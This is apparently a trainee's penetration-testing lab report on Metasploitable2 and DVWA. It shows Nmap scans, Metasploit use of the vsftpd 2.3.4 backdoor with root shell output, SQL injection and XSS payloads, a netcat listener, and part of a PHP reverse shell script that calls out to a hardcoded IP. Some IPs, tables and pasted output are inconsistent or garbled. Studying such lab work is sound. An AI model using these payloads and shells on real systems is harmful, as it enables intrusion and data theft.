



Title: Week 2 VAPT – Advanced Exploitation & Web Application Testing

INTRODUCTION

This report documents the comprehensive Vulnerability Assessment and Penetration Testing (VAPT) activities performed on the Metasploitable2 and DVWA lab environments as part of the Week 2 project. The primary objectives were to identify, exploit, and document critical security weaknesses across various services, including web applications and FTP servers, using industry-standard tools and methodologies.

Key achievements include successfully executing complex exploit chains such as Cross-Site Scripting (XSS) leading to Remote Code Execution (RCE), customizing proof-of-concept scripts for real-world application, and exploiting known backdoors in FTP services. Automated and manual testing validated significant vulnerabilities like SQL Injection and Cross-Site Scripting, with detailed evidence collected to support findings.

The project employed tools including Metasploit Framework, OWASP ZAP, sqlmap, and Draw.io for attack execution, detection, vulnerability visualization, and reporting. Findings were clearly communicated through professional reports tailored for both technical teams and management, augmented by illustrative attack path diagrams and actionable remediation recommendations.

This detailed and structured approach not only demonstrated the practical exploitation of vulnerabilities but also emphasized best practices in reporting, stakeholder communication, and evidence preservation, preparing for real-world security assessments and risk mitigation.



SCOPE AND OBJECTIVE

Scope:

The scope of this penetration testing engagement covers the web application hosted on the DVWA instance, the associated backend services such as MySQL database, and the FTP server running on the Metasploitable2 environment. The testing aimed to identify vulnerabilities that could allow unauthorized access, data breaches, or remote code execution.

Objectives:

- To assess the security posture of the web application and backend services through manual and automated testing techniques.
- To identify critical vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and remote code execution.
- To exploit vulnerabilities safely in a controlled environment, demonstrating potential attack paths and impact.
- To validate remediation measures and ensure vulnerabilities are effectively mitigated.
- To document findings comprehensively and provide actionable recommendations to improve security.



METHODOLOGY

The penetration test combined manual and automated techniques to identify and exploit vulnerabilities in the Metasploitable2 and DVWA environments. Initial network scanning with Nmap identified open services and versions. Web vulnerabilities were assessed using OWASP ZAP and sqlmap to detect injection flaws and authentication issues. Metasploit modules and customized Exploit-DB Python scripts were used for exploit execution, including chained attacks like XSS leading to Remote Code Execution. Post-exploitation involved Meterpreter sessions for system reconnaissance and privilege escalation. All findings were documented with evidence, and attack paths were visualized using Draw.io.

Key tools used:

- Metasploit,
- OWASP ZAP,
- sqlmap,
- Nmap,
- Draw.io.



Findings

Advanced Exploitation Lab

Setup and Initial Reconnaissance

- Verify Metasploitable2 and Kali Linux VMs

Power on both VMs.

On Kali Linux terminal, check network connectivity and IP addresses.

Command:

Ifconfig

Metspploit IP, 10.54.62.229.

On Kali, ping Metasploitable2 IP:

```
http://help.ubuntu.com/
to mail.
lsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:26:00:90
          inet addr:10.54.62.229 Bcast:10.54.62.255 Mask:255.255.255.0
          inet6 addr: 2409:40c0:105a:7738:a00:27ff:fe26:90/64 Scope:Global
            inet6 addr: fe80::a00:27ff:fe26:90/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:40 errors:0 dropped:0 overruns:0 frame:0
              TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:4443 (4.3 KB)  TX bytes:7070 (6.9 KB)
              Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:91 errors:0 dropped:0 overruns:0 frame:0
            TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```



```
ping -c 4 192.168.1.100
```

```
└─(death㉿kali)-[~]
└─$ ping 10.54.62.229
PING 10.54.62.229 (10.54.62.229) 56(84) bytes of data.
64 bytes from 10.54.62.229: icmp_seq=1 ttl=255 time=13.4 ms
64 bytes from 10.54.62.229: icmp_seq=2 ttl=255 time=3.36 ms
64 bytes from 10.54.62.229: icmp_seq=3 ttl=255 time=0.903 ms
64 bytes from 10.54.62.229: icmp_seq=4 ttl=255 time=2.39 ms
^Z
zsh: suspended  ping 10.54.62.229

└─(death㉿kali)-[~]
└─$ █
```

Run Nmap Service Scan on Target

In Kali terminal, run:

```
nmap -sV -A -vv -T4 192.168.1.100
```

```
└─$ sudo nmap -sV -A -vv -T4 10.54.62.229
[sudo] password for death:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 05:19 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:19
Completed NSE at 05:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:19
Completed NSE at 05:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:19
Completed NSE at 05:19, 0.00s elapsed
Initiating Ping Scan at 05:19
Scanning 10.54.62.229 [4 ports]
Completed Ping Scan at 05:19, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:19
Completed Parallel DNS resolution of 1 host. at 05:19, 0.04s elapsed
Initiating SYN Stealth Scan at 05:19
Scanning 10.54.62.229 [1000 ports]
Discovered open port 22/tcp on 10.54.62.229
Discovered open port 21/tcp on 10.54.62.229
Discovered open port 25/tcp on 10.54.62.229
Discovered open port 80/tcp on 10.54.62.229
Discovered open port 445/tcp on 10.54.62.229
Discovered open port 3306/tcp on 10.54.62.229
Discovered open port 139/tcp on 10.54.62.229
Discovered open port 111/tcp on 10.54.62.229
Discovered open port 23/tcp on 10.54.62.229
Discovered open port 5900/tcp on 10.54.62.229
Discovered open port 53/tcp on 10.54.62.229
Discovered open port 514/tcp on 10.54.62.229
Discovered open port 2121/tcp on 10.54.62.229
Discovered open port 2049/tcp on 10.54.62.229
Discovered open port 8009/tcp on 10.54.62.229
Discovered open port 6067/tcp on 10.54.62.229
Discovered open port 5432/tcp on 10.54.62.229
Discovered open port 8180/tcp on 10.54.62.229
Discovered open port 512/tcp on 10.54.62.229
Discovered open port 6000/tcp on 10.54.62.229
Discovered open port 1524/tcp on 10.54.62.229
Discovered open port 1099/tcp on 10.54.62.229
Discovered open port 513/tcp on 10.54.62.229
Completed SYN Stealth Scan at 05:19, 3.99s elapsed (1000 total ports)
Initiating Service scan at 05:19
Scanning 23 services on 10.54.62.229
Completed Service scan at 05:19, 11.23s elapsed (23 services on 1 host)
Initiating OS detection (try #1) against 10.54.62.229
Retrying OS detection (try #2) against 10.54.62.229
```



Reconnaissance Findings

Create a Google Docs or local text file and note:

Target IP: 10.54.62.229

Date and time of scan

Open ports with services

OS information if detected

table format:

A	B	C
Port	Service / Version (Expected)	Notes
22/tcp	SSH	Common remote login service
21/tcp	FTP	May allow anonymous login – check
80/tcp	HTTP	Web server – check for DVWA/Web apps
445/tcp	SMB (Windows SMB)	Sensitive – used for file sharing
3306/tcp	MySQL Database	Check for weak credentials
53/tcp	DNS	Bind/version detection needed
443/tcp	HTTPS	Secure web service
111/tcp	RPCbind/NFS	Can leak system info
5900/tcp	VNC	Remote desktop – check for auth bypass
514/tcp	Syslog	Could reveal logs
2121/tcp	FTP Alternative Port	Might be custom or secondary FTP
2049/tcp	NFS	Critical – can expose file system
2375/tcp	Docker API	Dangerous if unauthenticated
6667/tcp	IRC	Often used in bots/backdoors
8080/tcp	HTTP Proxy/Tomcat/etc.	Check admin panels
8180/tcp	Tomcat / Alternative HTTP	Try default creds
6000/tcp	X11	Should not be public – serious risk
1099/tcp	Java RMI	Can lead to RCE if insecure
5103/tcp	Unknown / Custom	Needs manual enumeration

- Exploit Chain:

FTP:

- Set RHOST 10.208.16.229
- Set PAYLOAD linux/x86/meterpreter/reverse_tcp
- exploit



```
msf > search vsftp
Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  0  auxiliary/dos/ftp/vsftpd_232          2011-02-03   normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03   excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use
Usage: use <name|term|index>

Interact with a module by name or search term/index.
If a module name is not found, it will be treated as a search term.
An index from the previous search results can be selected if desired.

Examples:
use exploit/windows/smb/ms17_010_eternalblue

use eternalblue
use <name|index>

search eternalblue
use <name|index>

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.208.16.229
RHOST => 10.208.16.229
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
RHOST            no           The local client address
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
sudo -l
User root may run the following commands on this host:
(ALL) ALL
python3 -c 'import pty; pty.spawn("/bin/sh")'
sh: line 9: python3: command not found
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2# ls
ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt  sbin  tmp  vmlinuz
cdrom  home  lib  mnt  proc  srv  usr
sh-3.2# whoami
whoami
root
sh-3.2#
```

**Document Find:**

Exploit ID	Description	Target IP	Status	Payload
5	FTP Anonymous Login → Meterpreter	10.208.16.229	Success	Meterpreter

POC Python Script:

"Modified the Python PoC by setting the target IP to 192.168.1.100 and changed the web endpoint path to /vulnerable.php. Replaced the payload command with uname -a to verify remote code execution. Adjusted timeout parameters to improve script reliability in the lab environment."

Use the exploitdb to python vulnerable scripts

The screenshot shows a search interface for the ExploitDB database. The search term "vsftpd" has been entered into the search bar. The results table displays four exploit entries related to vsftpd, with columns for Date, D (Download), A (Author), V (Version), Title, Type, Platform, and Author. The first result is a backdoor command execution exploit for vsftpd 2.3.4, while the others are denial of service attacks.

Date	D	A	V	Title	Type	Platform	Author
2021-04-12	Download	HerculesRD	vsftpd 2.3.4 - Backdoor Command Execution		Remote	Unix	
2021-03-29	Download	xynmaps	vsftpd 3.0.3 - Remote Denial of Service		Remote	Multiple	
2008-05-21	Download	Praveen Darshanam	vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)		DoS	Windows	
2008-05-21	Download	Martin Nagy	vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)		DoS	Windows	



```
GNU Free Documentation License, Version 1.3 or later (the "License");
You should have received a copy of the GNU General Public License along
with this program; if not, write to the Free Software Foundation, Inc.,
51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

This tool may be used for legal purposes only. Users take full responsibility
for any actions performed using this tool. If these terms are not acceptable to
you, then do not use this tool.

You are encouraged to send comments, improvements or suggestions to
me at pentestmonkey@pentestmonkey.net

Description
_____
This script will make an outbound TCP connection to a hardcoded IP and port.
The recipient will be given a shell running as the current user (apache normally).

Limitations
_____
proc_open and stream_set_blocking require PHP version 4.3+, or 5+
Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Win
Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.

Usage
_____
See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

$_t_time_limit (0);
$_ERSTON = "1.0";
$p = '192.168.2.15'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$hunk_size = 1600;
$write_f = null;
$error_f = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

' Daemonise yourself if possible to avoid zombies later
```



Web Application Penetration Testing


Summary

Manual and automated scanning with OWASP ZAP and sqlmap identified critical SQL Injection in login and medium severity reflected XSS in search functionality. Immediate sanitization and parameterized queries are recommended to mitigate these vulnerabilities

Tools

- OWASP ZAP
 - DVWA

We use the Owasp ZAP and use the DVWA For the Pentration testing



SQL:

‘1’ OR ‘1’=’1’



DVWA

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

UNION-Based SQL Injection:

?id=1 UNION SELECT user, password FROM users #

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

XSS Refected:

<script>alert('Reflected XSS')</script>




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello ram

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptaler1.com/>





XSS Stored

<script>prompt('Stored XSS')</script>

Vulnerability: Stored Cross Site Scripting (XSS)

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass


Name *
<script>prompt('ram XSS')</script>
Message *

⊕ 127.0.0.1
Name can not be empty.

OK

• <https://owasp.org/www-community/attacks/xss>
• <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
• https://en.wikipedia.org/wiki/Cross-site_scripting
• <https://www.cgisecurity.com/xss-faq.html>
• <https://www.scriptalert1.com/>

Diagram





Document Find:

A	B	C	D	E
Test ID	Vulnerability	Severity	Target URL	
1	SQL Injection	Critical	http://127.0.0.1/dvwa/vulnerabilities/sql	
2	Reflected XSS	Medium	http://127.0.0.1/dvwa/vulnerabilities/xss_r/	
3	Stored XSS	Medium	http://127.0.0.1/dvwa/vulnerabilities/xss_s/	

Test ID	Vulnerability	Severity	Target URL / Service	Details / Notes
1	Anonymous Logon	High	ftp://10.208.16.229	Allows anonymous access, risk of data exposure
2	SQL Injection	Critical	http://127.0.0.1/dvwa/vulnerabilities/sql	Unsanitized input on username parameter
3	Reflected XSS	Medium	http://127.0.0.1/dvwa/vulnerabilities/xss_r/	Script payload reflects in response
4	Stored XSS	High	http://127.0.0.1/dvwa/vulnerabilities/xss_s/	Malicious script stored in comments visible to users



Post-Exploitation and Evidence Collection

REC by using the metasploit

After obtaining a Meterpreter session, attempt local privilege escalation to gain higher system privileges.

Use local Metasploit :

- Set RHOST 10.208.16.229
- Set PAYLOAD linux/x86/meterpreter/reverse_tcp
- Exploit

```
msf > search vsftp
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  auxiliary/dos/ftp/vsftpd_232           2011-02-03     normal  Yes    VSFTPD 2.3.2 Denial of Service
  exploit/unix/ftp/vsftpd_234_backdoor   2011-07-03     excellent No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > use
Usage: use <name|term|index>

Interact with a module by name or search term/index.
If a module name is not found, it will be treated as a search term.
An index from the previous search results can be selected if desired.

Examples:
  use exploit/windows/smb/ms17_010_永恒之蓝
  use永恒之蓝
  use <name|index>
  search 永恒之蓝
  use <name|index>

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.208.16.229
RHOST => 10.208.16.229
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
RHOST          no        The local client address
```

Use Reverse Shell to get remote access the machine

nc -lvp 1234

```
[root@kali] ~
# nc -lvp 1234
listening on [any] 1234 ...
```

Use the TTY shell and get the root access

python -c 'import pty; pty.spawn("/bin/bash")'




```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
sudo -l
User root may run the following commands on this host:
  (ALL) ALL
python3 -c 'import pty; pty.spawn("/bin/sh")'
sh: line 9: python3: command not found
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2# ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt  sbin  tmp  vmlinuz
cdrom  home  lib  mnt  proc  srv  usr
sh-3.2# whoami
whoami
root
root
sh-3.2#
```

Capture the traffic by using the wireshark

Launch the wireshark on kali using the terminal and capture the traffic

To save the specific network traffic & to save the specific network traffic

ip.address== 10.208.16.229





CYART

inquiry@cyart.io

www.cyart.io

Convert the capture file into the hash 256

```
└─# sha256sum /home/death/Desktop/week2.pcapng
9de24ae43ac3eaa59496c2b3a3ef12f993005a4f946ac1afb5bdee49231e9d35  /home/death/Desktop/week2.pcapng
└─(root㉿kali)-[~/home/death]
└─# sha256sum /home/death/Desktop/week2.pcapng > week2.pcap.sha256
└─(root㉿kali)-[~/home/death]
└─#
```

Document Evidence Collection:

Item	Description	Collected By	Date	Hash Value	
Traffic Log	HTTP traffic dump	VAPT Analyst	2025-11-26	abc123... (full SHA256 hash string)	



REMEDIATIONS AND RECOMMENDATIONS

To mitigate the identified vulnerabilities and strengthen overall security, the following measures are recommended:

- **Input Validation and Sanitization:**

Implement strict input validation on all user inputs to prevent SQL Injection and Cross-Site Scripting (XSS). Use parameterized queries and prepared statements in the backend.

- **Patch and Update Vulnerable Services:**

Upgrade or patch the vsftpd FTP server to a secure version to eliminate the backdoor vulnerability. Regularly apply security updates to all software components.

- **Secure Authentication and Session Management:**

Enforce strong password policies, implement account lockout mechanisms to prevent brute-force attacks, and ensure secure session handling with HttpOnly and Secure cookies.

- **Web Application Firewall (WAF):**

Deploy a WAF to detect and block common web attacks and provide an additional layer of defense against injection attacks and malicious payloads.

- **Continuous Vulnerability Management:**

Establish regular vulnerability scanning and penetration testing schedules to detect new risks promptly and verify remediation effectiveness.

- **User Awareness and Training:**

Educate development and operations teams on secure coding practices and incident response procedures to reduce human-related risks.



CYART

inquiry@cyart.io

www.cyart.io

CONCLUSION

The Week 2 penetration testing engagement successfully identified multiple critical security vulnerabilities in the Metasploitable2 and DVWA lab environments, including SQL Injection, Cross-Site Scripting, and remote code execution via FTP backdoors. Exploit chaining and customized proof-of-concept scripts validated these weaknesses, demonstrating potential real-world impact. The comprehensive testing approach and detailed documentation provide a solid foundation for remediation efforts. Addressing the identified vulnerabilities with timely patches, input validation, and access controls will significantly enhance the security posture and reduce the risk of exploitation.